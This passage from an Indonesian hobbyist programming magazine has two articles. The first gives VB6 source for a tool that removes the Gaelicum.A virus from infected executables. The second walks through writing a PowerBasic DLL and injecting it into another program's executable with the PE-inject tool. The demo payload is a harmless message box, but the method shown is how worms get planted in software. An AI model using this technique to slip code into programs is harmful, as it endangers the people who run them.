Walaupun BodyVirus sudah hilang tapi pekerjaan kita belum selesai, karena struktur file PE tersebut masih acak – acakan, jadi file tersebut akan error kalau kita jalankan. Tugas kita sekarang adalah merangkai kembali file dari informasi – informasi yang telah kita dapatkan tadi. Yang paling penting adalah Alamat Entry Point dan SizeOfRawData pada section terakhir. Sekarang yang kita perlu lakukan adalah membagi – bagi dulu DeretanByte (data string) menjadi beberapa kelompok, kita sebut saja namanya dengan ByteAtas, ByteTengah dan ByteBawah, untuk lebih jelasnya kita lihat penjelasan dibawah ini.

ByteAtas : Byte yang dimulai dari Byte pertama file sampai posisi Byte sebelum EP.

ByteTengah : Byte yang dimulai setelah EP sampai posisi Byte sebelum SizeOfRawData pada Section Terakhir.

Byte Bawah : Byte yang dimulai setelah SizeOfRawData sampai Byte Terakhir.





Karena kita juga harus tau letak posisi EP dan lainnya maka kita juga harus mengerti tentang Image Dos Header, Image NT Header dan Image section Header. Karena struktur file PE sudah ditetapkan oleh pembuatnya maka mau tidak mau kita harus mempelajari satu persatu Struktur File PE. Sebenarnya sudah ada kemarin contoh SC dari VB untuk membaca file PE dari CNZine2 kalau anda ingin mempelajarinya silahkan, untuk mempersingkat waktu dan penulisan kami sudah mempersiapkan kode khusus untuk membaca file PE.

Logikanya begini :

1. Yang dijadikan acuan posisi adalah Signature yang ada pada Image NT Header biasanya berupa karakter "PE" & chr\$(0) & chr\$(0). Jadi dengan bermodalkan fungsi Instr() pada VB kita bisa dengan mudah mendapatkan posisi karakter ini.
2. Karena kita juga harus mengetahui posisi SizeOfRawData pada section terakhir maka kita diharuskan mengetahui jumlah section pada file PE tersebut, informasi tentang jumlah section biasanya bisa didapatkan pada Posisi Signature + 6 dengan tipe Word atau dalam vb yang mendekati adalah tipe Integer (2 Byte).
3. Jadi OSizeOfRaw = VsizeOfRaw – Ukuran Body virus

Untuk penerapan code pada VB adalah sebagai Berikut :

```
Signature = Chr$(80) & Chr$(69) & Chr$(0) & Chr$(0) ` "PE"
PosisiPE = Instr(Data, Signature) ` Mencari posisi Signature
JumSect = Asc(Mid(Data, PosisiPE + 6, 2)) ` Mendapatkan jumlah Section

X = StrConv(Mid(Data, PosisiPE + (JumSect * 40) + 224, 4), vbFromUnicode)
VSizeOfRaw = ByteArrToLong(X) ` Ini masih dalam bentuk string rubah ke tipe Long
OSizeOfRaw = StringToLong2(VSizeOfRaw - 3584)

BitAtas = Mid(DataClear, 1, PosisiPE + 39)
BitTengah = Mid(DataClear, PosisiPE + 44, 180 + (JumSect * 40))
BitBawah = Mid(DataClear, Len(BitAtas) + Len(BitTengah) + 9)
```

Oke kayaknya sudah selesai pembahasan code – code diatas, sekarang mari kita rangkai code –





code tersebut untuk membuat Desinfektor, buka dulu Visual Basic anda.

Dan tambahkan komponen sesuai dengan ketentuan berikut:


Komponen	Nama Componen	Caption / Text
Text Box	Text1	
CommandButton	Command1
	Command2	Repair
CommondDialog	c	

Sekarang pada project code tuliskan code berikut ini

```
Private Sub Form_Load()  
    Text1.Text = App.Path & "\Infect Gaelicum.A\PEviewInfect.exe"  
End Sub  
  
Private Sub Command1_Click()  
    c.ShowOpen  
    Text1.Text = c.FileName  
End Sub  
  
Private Sub Command2_Click()  
    Call Buka(Text1.Text)  
End Sub
```

Selanjutnya tambahkan satu module beri nama saja module tersebut “ModRepair”, dan tuliskan code berikut pda module tersebut.





```

Dim Data As String
Dim VEP As Long
Dim OEP As String * 4
Dim OPCODE As String
Dim PosisiPE As Long
Dim JumSect As Integer
Dim BodyVir As String
Dim DataClear As String
Dim VSizeOfRaw As Long
Dim OSizeOfRaw As Long
Dim BitAtas As String
Dim BitTengah As String
Dim BitBawah As String
Dim X() As Byte

Public Function Buka(Alamat) As String
On Error Resume Next
Kill App.Path & "\\Infect Gaelicum.A\PEview.exe"

ReDim X(3)
Open Alamat For Binary As #1
    Data = Space$(LOF(1))
    Get #1, , Data
Close #1


Signature = Chr$(80) & Chr$(69) & Chr$(0) & Chr$(0) ' "PE"
OPCode = Chr$(&H5F) & Chr$(&H4F) & Chr$(&H66) & Chr$(&H31) & Chr$(&HFF) & _
        Chr$(&H66) & Chr$(&H81) & Chr$(&H3F) & Chr$(&H4D) & Chr$(&H5A) & _
        Chr$(&H75) & Chr$(&HF5) & Chr$(&H1) & Chr$(&HF9) & Chr$(&H89)

    VEP = InStr(Data, OPCODE) - 13 ' cara pengambilan VEP ini harus dirubah
                                ' cara ini hanya untuk memudahkan saja

    If VEP = -13 Then
        MsgBox "File Tidak terinfeksi Gaelicum.A", vbCritical
        GoTo Ex
    End If

```





```

BodyVir = Mid(Data, VEP, 3584) ' 3584 merupakan ukuran virus
OEP = Mid(BodyVir, 5, 4) ' EP bertipe Long jadi ambil 4 byte saja
DataClear = Replace$(Data, BodyVir, "") ' Mengganti data yang sama
' pada DataVirus dengan ""(Kosong)

PosisiPE = InStr(Data, Signature) ' Mencari posisi Signature
JumSect = Asc(Mid(Data, PosisiPE + 6, 2)) ' Mendapatkan jumlah Section
X = StrConv(Mid(Data, PosisiPE + (JumSect * 40) + 224, 4), vbFromUnicode)
VSizeOfRaw = ByteArrToLong(X) ' Ini masih dalam bentuk string rubah ke tipe
' Long

OSizeOfRaw = VSizeOfRaw - 3584
BitAtas = Mid(DataClear, 1, PosisiPE + 39)
BitTengah = Mid(DataClear, PosisiPE + 44, 180 + (JumSect * 40))
BitBawah = Mid(DataClear, Len(BitAtas) + Len(BitTengah) + 9)
Buat App.Path & "\Infect Gaelicum.A\Desinfect PView.exe"

MsgBox "Proses Repair Berhasil", vbInformation
Ex:

End Function

Private Function ByteArrToLong(ByRef inByte() As Byte) As Long
Dim i As Integer
For i = 0 To 3
ByteArrToLong = ByteArrToLong + (inByte(i) * (&H100 ^ i))
Next i
End Function

Public Function Buat(ByVal Alamat As String)
Open Alamat For Binary As #2
Put #2, , BitAtas
Put #2, , OEP
Put #2, , BitTengah
Put #2, , OSizeOfRaw
Put #2, , BitBawah
Close #2
End Function

```

Sekarang coba compile dan jalankan project tersebut sudah selesai kan. Huuuh capek banget deh ketik ini seharian.

Thanks To Codenesia and All Member

Penulis : Agus a.k.a ManiaX Code Darma
Kategori : PE - Virus - Coding – VB 6.0
Email : comp.agus@yahoo.com
Web : -





PE infection dengan library

PE infection? Wah kayanya seru neh ☺, hus.. jangan ngeres dulu pikiranya karena disini saya tidak memberkan contoh code untuk menginfeksi file PE secara keutuhan namun hanya sekedar code penginfeksi file PE dengan memakai tool bantu bernama **PE-inject** agar kita dapat menginfeksi code yang akan kita kehendaki ke suatu program target. Bagi programmer nakal biasanya dia (tidak termasuk saya) memanfaatkan ini untuk memasukan suatu worm/code jahat kedalam program komersial/bajakan. Nah disini saya hnaya mengajarkan bagaimana menyisipkan suatu code yang menampilkan kotak pesan kedalam sebuah program, tentu saja code yang akan kita sisipkan decoding dengan tool favourit saya yaitu POWER BASIC. Jika anda belum punya tool ini artinya anda tidak mengikuti volume CNZine sebelumnya ☺, cari aja sendiri programnya Okay.

Nah untuk program PE-inject anda bisa ambil langsung dari file pendukung majalah ini. Yuk mari bok kita praktein bareng-bareng..., bukalah program editor PowerBasic yang akan difungsikan untuk membuat library yang akan diinfeksi ke file fisik target sehingga menjadi suatu kesatuan, dan ketikan codenya sebagai berikut :

```
#COMPILE DLL "C:\Injector.dll"

#DIM ALL


%USEMACROS = 1

#include "Win32API.inc"

GLOBAL ghInstance AS DWORD

FUNCTION LIBMAIN (BYVAL hInstance AS LONG, _
BYVAL fwdReason AS LONG, _
BYVAL lpvReserved AS LONG) AS LONG
```





```

SELECT CASE fwdReason
    CASE %DLL_PROCESS_ATTACH
        CALL EntryPoint
        ghInstance = hInstance
        FUNCTION = 1    'success!

    CASE %DLL_PROCESS_DETACH
        FUNCTION = 1    'success!

    CASE %DLL_THREAD_ATTACH
        FUNCTION = 1    'success!

    CASE %DLL_THREAD_DETACH
        FUNCTION = 1    'success!
END SELECT
END FUNCTION

SUB EntryPoint()
    IF MSGBOX ("Programu udah aku infeksi tuh, keluar YES - lanjut NO !",
%MB_YESNO, "Hayo")= %IDYES THEN
        CALL ExitProcess(0)
    ELSE
        MSGBOX "Ya udah selamat menikmati program ini ! - tadi bohong ko "
    END IF
END SUB


```

Apa sih tujuan code di atas? Tujuanya adalah membuat sebuah std-Dll yang ketika dijalankan maka akan muncul kotak pesan tertentu, jika ditekan YES maka program terinfeksi akan diakhir dan jika di tekan NO maka akan masuk ke program terinfeksi karena DLL ini dijadikan Entry-






Point pada program yang diinfeksi dengan bantuan **PE-inject**. Compile-lah script di atas dengan PowerBasic anda sehingga munculah suatu DLL bernama **injector.dll** pada root drive **C:** file inilah yang akan kita masukan kedalam suatu file PE.



Nah searang baru kita buka program bantu **Pe-inject** yaitu namanya **Frontend.exe**, Okay berikut screen shot nya bok..




Pada gambar di atas terlihat bahwa kita akan menginfeksi DLL di “**C:\injector.dll**” yang baru kitabuak tadi kedalam file PE bernama “**CMC-Zbot.exe**”, sebagai catatan bahwa CMC-Zbot.exe adalah produk baru CMC untuk membasmi virus ZBot, dimana sebelum kita infeksi maka ketika program itu dijalankan akan muncul tampilan seperti berikut:






Lalu bagaiman setelah kita tekan tombol **Inject Code** (jangan lupa ditutup dulu program CMC tadi) :




Buka kembali file **CMC-Zbot.exe** maka akan muncul ..jrengggggggg...sbb:





Yeah kita berhasil menginfeksi file CMC-Zbot.exe, script pada DLL yang kita infeksi ternyata dieksekusi terlebih dahulu. ☺ Namun kalo dilihat lebih jauh maka program yang terinfeksi memiliki tambahan section baru yang diletakan pada akhir section file PE: bernama **PE inject**, lihat gambar berikut :



Nah, mudah kan ternyata menginfeksi program tentunya dengan tool bantu, jangan dibuat nakal yah, program Pe-inject ini open source lhoo.. anda bisa lihat sourcenya langsung yang ditulis dengan bahasa Delphi...Selamat mencoba ☺

Penulis : A.M Hirin
Kategori : Coding – Virus – Cracking - PE
Email : im4soft@gmail.com
Web : www.amhirin.tk



Produk Codenesia


Codenesia Malware Cleaner (CMC)



Kami juga mengembangkan produk Antivirus local yang kami beri nama CMC atau kependekan dari **Codenesia Malware Cleaner** yang tidak hanya dapat membasmi virus local namun juga sanggup membasmi beberapa virus asing secara tuntas, diman ketika majalah ini terbit versi terkahir dari CMC adalah PH 3.5 yang bisa anda unduh di website kami atau website CMC beralamat di [www.cmc.codenesia.com](http://cmc.codenesia.com) secara gratis. Download CMC PH.3 build.5:

<http://cmc.codenesia.com/cmc-ph-3-build-5-final-version.aspx>

Rax File Arciver (RaX)



RaX adalah Archiver program seperti Winrar, WinZip atau 7z, namun punya ekstensi .rax. RaX adalah produk pertama codenesia, yang bisa anda unduh di website codenesia atau di alamat hirin.4shared.com pada folder **Rax**.





CARA KIRIM ARTIKEL UNTUK CN-ZINE EDISI BERIKUTNYA

Isi materi artikel:

- ✓ Kategori Pemograman
- ✓ Kategori Hacking
- ✓ Kategori Cracking
- ✓ Kategori Antivirus
- ✓ Kategori Virus
- ✓ Kategori Etc (All of Komputer)

Catatan: isi materi diharapkan Original (tidak KOPI PASTe), tidak ada unsur penghinaan, tidak mengandung SARA', artikel yang masuk akan di seleksi terlebih dahulu oleh redaksi CN-Zine.

Kirimkan tulisan anda dengan format sebagai berikut:

- ✓ Filetype : .Doc
- ✓ Page Setup : Paper size =A4
- ✓ Line spacing : 1,5 Lines
- ✓ Font : Times New Roman , size Judul Cambria = 16 (Heading1) dan paragraph = 12
- ✓ Jika ada Source Code atau Tool yang disertakan kirim dalam bentuk RAR, ZIP, atau RaX.

Kirimkan tulisan anda ke Redaksi info@codenesia.com

Redaksi

Email : info@codenesia.com

Layouter : Anharku

Editor : A.M Hirin

Cover : Hakz

»penulis»






**Berilah dukungan untuk
Codenesia Magazine VOL #4 agar menjadi
lebih baik lagi.**

CODENESIA

Build Indonesia With Code

